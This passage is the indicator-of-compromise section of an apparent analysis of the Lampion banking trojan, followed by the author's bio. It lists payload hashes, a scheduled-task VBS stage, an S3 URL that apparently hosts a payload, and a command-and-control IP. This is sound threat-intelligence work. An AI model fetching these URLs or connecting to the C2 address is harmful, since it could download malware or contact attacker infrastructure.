submitted on => https://feed.seguranca-informatica.pt/0xsi_f33d_id.php?id=6039

<https://mypersonalstuffs.s3.us-east-2.amazonaws.com/P-17-4>
submitted on => https://feed.seguranca-informatica.pt/0xsi_f33d_id.php?id=6038

--Strings--
DoThisBicht

Payloads and DLLs:

1st VBS: 2e295f9e683296d8d6b627a88ea34583

2nd VBS: e7f6a46dd9d4713a877c6447d8e6a299

auxiliary VBS to be executed via schedule task: 6d931b30ec52e1ae53ac001659b0629e

P-17-4: 88a4a76cfd1eacf76bc08257b5781ad3

soprateste.zip: f0e8d127009ba8af6c4bb89676614792

lampion DLL: 7438fd78083152cd199ba162dffe7939

--C2--

5.188.9.28

submitted on => https://feed.seguranca-informatica.pt/0xsi_f33d_id.php?id=6102

Online Sandbox

<https://www.joesandbox.com/analysis/575060/0/html>



Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the [0xSI_f33d](#) – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more [here](#).